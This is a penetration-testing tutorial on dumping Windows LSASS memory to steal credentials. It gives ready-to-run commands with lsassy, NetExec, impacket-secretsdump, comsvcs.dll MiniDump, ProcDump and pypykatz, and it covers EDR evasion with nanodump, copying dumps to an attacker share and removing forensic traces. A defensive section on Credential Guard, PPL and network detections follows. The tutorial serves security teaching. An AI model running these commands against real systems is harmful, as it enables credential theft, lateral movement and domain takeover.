
Original text by Raj
The article explains how attackers extract authentication secrets from the Local Security Authority Subsystem Service (LSASS) process in Windows. LSASS is responsible for enforcing system security policies, handling logins, and storing authentication data such as NTLM password hashes, Kerberos tickets, and cached credentials in memory.
Because these credentials must remain in memory while users are logged in, attackers with administrative or SYSTEM privileges can dump the LSASS process memory to obtain them. The article demonstrates several techniques commonly used during penetration testing and red-team operations, including memory dumping with tools like Mimikatz, ProcDump, and automated frameworks that retrieve and parse LSASS dumps remotely. These methods allow attackers to extract password hashes, Kerberos tickets, and sometimes plaintext credentials.
Once obtained, the credentials can be reused for attacks such as Pass-the-Hash or Pass-the-Ticket, enabling lateral movement across a network without knowing the actual passwords.
The article also highlights why LSASS dumping is one of the most critical stages of post-exploitation in Windows environments, since stealing privileged credentials can quickly lead to domain compromise or complete control over enterprise infrastructure.
Introduction
The Windows Local Security Authority Subsystem Service (LSASS) is a prime target because it holds authentication data for all interactive sessions on a machine. This blog post provides a thorough walkthrough of the most widely used LSASS credential dumping techniques, covering both remote and local attack paths, using tools such as lsassy, NetExec (nxc), Impacket, ProcDump, and pypykatz.
Table of Contents
Introduction
What is LSASS and Why Does It Matter?
- The Role of LSASS
- Types of Credentials Stored in LSASS
- Why LSASS is a Primary Target
Remote Credential Dumping Techniques
- lsassy — Remote LSASS Dumping
- Understanding lsassy Output
- NetExec (nxc) — LSA Secrets Dump
- NetExec — lsassy Module
- NetExec — nanodump Module
- How nanodump Works
- Impacket secretsdump
Local Credential Dumping Techniques
- Process Explorer — GUI Method
- PowerShell + comsvcs.dll MiniDump
- Task Manager — GUI Method
- Sysinternals ProcDump
Parsing LSASS Dumps
- Using pypykatz
- Understanding pypykatz Output
Detection and Defensive Mitigations
- Credential Guard
- LSASS Protected Process Light (PPL)
- Attack Surface Reduction (ASR) Rules
- Network-Level Detection Techniques
Conclusion
What is LSASS and Why Does It Matter?
The Role of LSASS
LSASS (lsass.exe) is a critical Windows process responsible for enforcing security policies and managing authentication. When a user logs in, LSASS validates credentials against the Security Account Manager (SAM) or Active Directory and then caches authentication material in memory to support single sign-on functionality.
The process stores multiple forms of credential data in memory:
- NT hashes (used for NTLM authentication and Pass-the-Hash attacks)
- Kerberos tickets (TGTs and service tickets for lateral movement)
- Cleartext passwords (if WDigest is enabled, common on legacy systems)
- DPAPI master keys (used to decrypt user-encrypted secrets)
- AES encryption keys for Kerberos
Why Is LSASS the Primary Target?
Unlike SAM database attacks that only yield local account hashes, LSASS memory contains credentials for every user who has an active session on the machine. On a Domain Controller, this means credentials for domain administrators, service accounts, and potentially all domain users who have recently authenticated.
Additionally, LSASS stores Kerberos tickets which can be used for Pass-the-Ticket (PTT) attacks, allowing an attacker to impersonate users without knowing their passwords.
Remote Credential Dumping Techniques
Remote dumping techniques allow an attacker to extract credentials from LSASS without interactively logging into the target machine. These methods require administrator-level credentials on the target system and typically leverage SMB, WMI, or RPC protocols.
lsassy — Remote LSASS Dumping
lsassy is a Python tool that remotely dumps LSASS memory and parses credentials directly. It connects via SMB, dumps LSASS using various dump methods, retrieves the dump file, and parses it locally, all in a single command.
lsassy -u administrator -p Ignite@987 -d ignite.local 192.168.1.11
Understanding the Output
- The output from lsassy reveals several credential types organized by authentication session:
- NT Hashes — The NTLM hash of the account password. Can be used for Pass-the-Hash (PtH) attacks without knowing the cleartext password.
- Cleartext Passwords — When available (e.g., WDigest enabled), lsassy returns the actual password in plaintext.
- Kerberos TGTs — Ticket Granting Tickets that can be imported for Pass-the-Ticket attacks. The output shows the domain and expiry time.
- Kerberos Session Keys — Saved to disk as .ccache files for use with tools like Rubeus or ticket-converter.
NetExec (nxc) LSA Secrets Dump
NetExec (the successor to CrackMapExec) provides an –lsa flag that remotely dumps the Local Security Authority (LSA) secrets registry hive. LSA Secrets contain service account credentials, auto-logon passwords, machine account hashes, and DPAPI keys stored in the Windows registry.
nxc smb 192.168.1.11 -u administrator -p Ignite@987 –lsa
NetExec — lsassy Module
NetExec integrates popular post-exploitation tools as loadable modules using the -M flag. The lsassy module runs lsassy remotely and returns parsed credential output directly in the nxc console, providing a convenient one-liner for credential harvesting across multiple targets.
nxc smb 192.168.1.11 -u administrator -p Ignite@987 -M lsassy
Why Use the nxc Module vs. Standalone lsassy?
- Scalability — nxc can target an entire subnet (e.g., 192.168.1.0/24) and run the module against all reachable hosts simultaneously.
- Output Integration — Results are displayed in nxc’s consistent output format, making them easier to parse and log.
- Credential Chaining — You can pipe discovered credentials directly into subsequent nxc commands for lateral movement.
- Kerberos Ticket Export — Saved directly to the nxc modules directory for immediate use.
NetExec — nanodump Module
Nanodump is a sophisticated LSASS dumping tool designed to evade detection. Unlike traditional dumpers that create a full minidump file, nanodump uses indirect system calls and memory manipulation techniques that can bypass common AV/EDR solutions. The nxc nanodump module automates the entire process.
nxc smb 192.168.1.11 -u administrator -p Ignite@987 -M nanodump
How nanodump Works Under the Hood
The nanodump process as observed in the output follows these steps:
- Uploads nano.exe to the target via the C$ administrative share to \Windows\Temp\.
- Locates the LSASS process ID using: tasklist /v /fo csv | findstr /i “lsass”
- Executes nano.exe with the discovered PID and a write path to create the dump file.
- Copies the .log dump file back to the attacker machine via SMB.
- Cleans up both nano.exe and the dump file from the target to minimize forensic artifacts.
- Parses credentials locally and displays NT hashes and cleartext passwords.
Impacket secretsdump
impacket-secretsdump is a comprehensive post-exploitation tool from the Impacket framework that remotely extracts virtually all credential material from a Windows system. It does not require running any executable on the target — instead it uses the DRSUAPI remote protocol (DCSync) for domain credentials and accesses registry hives over SMB for local credentials.
impacket-secretsdump ignite.local/administrator:Ignite@987@192.168.1.11
Local Credential Dumping Techniques
Local dumping techniques require the attacker to have already gained interactive access (via RDP, shell, etc.) to the target system. These methods create a physical dump of LSASS process memory that must then be transferred to the attacker machine for offline parsing.
Sysinternals Process Explorer — GUI Method

Process Explorer is a legitimate Sysinternals utility commonly found in enterprise environments. Its Create Dump feature can be weaponized to create a complete memory dump of LSASS without triggering many security tools, since it is a signed Microsoft binary.
Step-by-Step Process
- Launch Process Explorer as Administrator — Required to access protected processes like lsass.exe.
- Locate lsass.exe in the process list. It will appear under svchost.exe branches with PID typically in the 600-700 range.
- Right-click lsass.exe and navigate to Create Dump > Create Full Dump .
- Save the dump file and transfer it to the Kali attacker machine for parsing.
PowerShell + comsvcs.dll MiniDump
This technique uses a Windows built-in DLL (comsvcs.dll) that is already present on all Windows systems, making it a fileless approach — no additional tools need to be uploaded. The MiniDump export from comsvcs.dll is called via rundll32, which is a legitimate Windows binary.
Get-Process lsass
.\rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump 636 C:\mem.dmp full
Key Points
- Fileless Technique — Only uses binaries already present on the system (rundll32.exe, comsvcs.dll). No uploads required.

- Output Location — The dump file is created at C:\mem.dmp (or any writable path you specify). The lab shows a 47 MB dump file.
- Requires Admin — Must be run as Administrator or SYSTEM from an elevated PowerShell session.
- Transfer — The dump file can be exfiltrated via SMB (copy to \\attacker_ip\share\mem.dmp), encoded in base64, or via other transfer methods.
Windows Task Manager — GUI Method

Task Manager is the simplest method available on any Windows machine — no additional tools required. While unsophisticated, it is effective and is often the first method attempted when a pentest team gets RDP access.
Step-by-Step Process
- Open Task Manager ( Ctrl+Shift+Esc ) and switch to the Details or Processes tab.
- Locate “Local Security Authority Process” (lsass.exe).
- Right-click it and select Create dump file .
- The dump file is created at: C:\Users\<username>\AppData\Local\Temp\lsass.DMP
- Transfer the dump file to Kali and parse with pypykatz or mimikatz.
Sysinternals ProcDump
ProcDump is a Microsoft Sysinternals tool designed for creating process dumps based on triggers (CPU spikes, exceptions, etc.). Penetration testers use its -ma (full dump) flag to capture the entire LSASS address space. Like Process Explorer, it is a signed Microsoft binary, though most modern EDR solutions specifically flag ProcDump when used against lsass.exe.

Output
ProcDump creates a file named lsass_dump.dmp in the current directory. The lab output shows the dump was 47 MB (480,663,07 bytes), completed in 0.2 seconds, confirming a successful full dump of LSASS memory.
Parsing LSASS Dump Files with pypykatz
Once an LSASS dump file (lsass.DMP, mem.dmp, lsass_dump.dmp) has been transferred to the Kali attacker machine, pypykatz is used to parse the credential material. pypykatz is a pure Python implementation of Mimikatz’s sekurlsa module, capable of extracting credentials from dump files without any interaction with the target.
pypykatz lsa minidump lsass.dmp

nderstanding pypykatz Output
pypykatz organizes output by LogonSession. Each session corresponds to an authenticated user on the system and contains multiple credential provider outputs:
Detection and Defensive Mitigations
Enabling Credential Guard
Windows Credential Guard (available in Windows 10 Enterprise and Server 2016+) isolates LSASS in a virtualization-based security (VBS) environment. This prevents usermode processes, including malicious tools, from reading LSASS memory directly.
# Enable Credential Guard via Group Policy
- Computer Configuration > Administrative Templates > System > Device Guard
- Enable: ‘Turn On Virtualization Based Security’
- Set: Credential Guard Configuration = Enabled with UEFI lock
Protected Process Light (PPL) for LSASS
Enabling LSASS as a Protected Process Light (PPL) prevents non-PPL processes from reading LSASS memory, defeating most usermode dumping techniques including Task Manager, Process Explorer, and comsvcs.dll.
# Enable via registry (requires reboot)
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v RunAsPPL /t REG_DWORD /d 1 /f# Verify
reg query “HKLM\SYSTEM\CurrentControlSet\Control\Lsa” /v RunAsPPL
Network-Level Detections
For remote dumping techniques like lsassy, nxc –lsa, and impacket-secretsdump, the following network signatures are useful:
- DRSUAPI (DCSync) traffic — Any non-DC machine making DsGetNCChanges RPC calls should trigger an alert. This is the protocol used by impacket-secretsdump and DCSync.
- Unexpected SMB admin share access — Access to C$, ADMIN$, or IPC$ from non-administrative workstations or at unusual hours.
- RemoteRegistry service starts — impacket-secretsdump starts the RemoteRegistry service; an alert on this service starting unexpectedly is a strong indicator.
- Large file transfers from DC — A ~47 MB file transfer from a Domain Controller to a workstation is anomalous and may indicate LSASS dump exfiltration.
Conclusion
LSASS credential dumping remains one of the most effective post-exploitation techniques available to penetration testers and, unfortunately, to malicious actors. The breadth of tools and methods available — from simple GUI-based Task Manager dumps to sophisticated fileless techniques using nanodump — demonstrates that there is no single silver bullet for protection.
A defense-in-depth approach combining Credential Guard, PPL for LSASS, ASR rules, robust monitoring (Sysmon + SIEM), network traffic analysis, and least-privilege access principles is necessary to meaningfully reduce the risk of credential theft from LSASS.
For penetration testers, understanding these techniques is essential for accurately representing the risk to client organizations and for demonstrating the full impact of an initial compromise. Always ensure you have written authorization before performing any of these techniques.